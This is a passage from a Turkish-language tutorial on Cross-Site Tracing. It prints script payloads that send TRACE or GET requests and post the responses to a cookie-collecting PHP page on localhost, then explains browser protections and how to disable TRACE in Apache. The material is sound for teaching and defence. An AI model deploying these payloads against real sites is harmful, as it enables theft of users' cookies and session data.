
// makinedeki modern web tarayıcılara geçildiğinden ve saldırıya maruz kalma

// bu modern web tarayıcılarda denendiğinden payload'da adres olarak


// localhost denilmiştir.

<script>var xmlHttp = new XMLHttpRequest();xmlHttp.open("TRACE","http://localhost",false);xmlHttp.send();xmlDoc=xmlHttp.responseText;xmlHttp.open("POST","http://localhost/Cross-Site-Tracing-Uygulamasi/cerezTopla.php",false);xmlHttp.send(xmlDoc);alert(xmlDoc);</script>

Chrome:



Firefox:




Modern web tarayıcılar XST saldırıları ile son kullanıcıların çerez v.b. bilgilerinin çalınmasını önlemek için XmlHttpRequest ile TRACE talebi yapılmasını yasaklarlar (artık desteklemezler).


Örneğin TRACE yerine GET talebi yapılırsa bu sefer zararsız olan payload sorunsuz çalışacaktır.

<script>var xmlHttp = new XMLHttpRequest();xmlHttp.open("GET","http://localhost",false);xmlHttp.send();xmlDoc=xmlHttp.responseText;xmlHttp.open("POST","http://localhost/Cross-Site-Tracing-Uygulamasi/cerezTopla.php",false);xmlHttp.send(xmlDoc);alert(xmlDoc);</script>

Chrome:



Firefox:



Görüldüğü üzere web tarayıcı bu sefer hata sunmamıştır ve zararsız payload çalışmıştır. GET talebine dönen yanıt ekrana popup şeklinde yansımıştır. Ancak XST saldırısının geçtiği yol ajax ile trace talebi yapabilmekten geçer.

Http Trace Methodu Nasıl Kapatılır?

Apache'de trace methodunu kapamak için apache2.conf dosyası açılır.

> sudo gedit /etc/apache2/apache2.conf

Dosyanın en altına aşağıdaki kod satırı eklenir:

TraceEnable off

Ardından apache2 servisi yeniden başlatılır.

> service apache2 restart

Böylece trace talebi kapatılmış olur.

Yararlanılan Kaynaklar

https://www.tutorialspoint.com/http/http_methods.htm

https://compsecurityconcepts.wordpress.com/tag/trace/

http://www.techstacks.com/howto/disable-tracetrack-in-apache-httpd.html

https://httpd.apache.org/docs/2.4/mod/core.html#traceenable

http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf

https://owasp.org/www-community/attacks/Cross_Site_Tracing

https://beaglesecurity.com/blog/vulnerability/cross-site-tracing-found.html

https://archive.org/details/WinXPHomeEditionSP1OEMEnglish

https://stackoverflow.com/questions/8945879/how-to-get-body-of-a-post-in-php

https://domstorm.skepticfx.com/modules/?id=53992f9bfd987e64ab000005

https://www.w3schools.com/js/js_ajax_http_send.asp

https://www.rapid7.com/db/vulnerabilities/appspider-cross-site-tracing-xst/

https://gatling.io/docs/gatling/reference/current/general/debugging/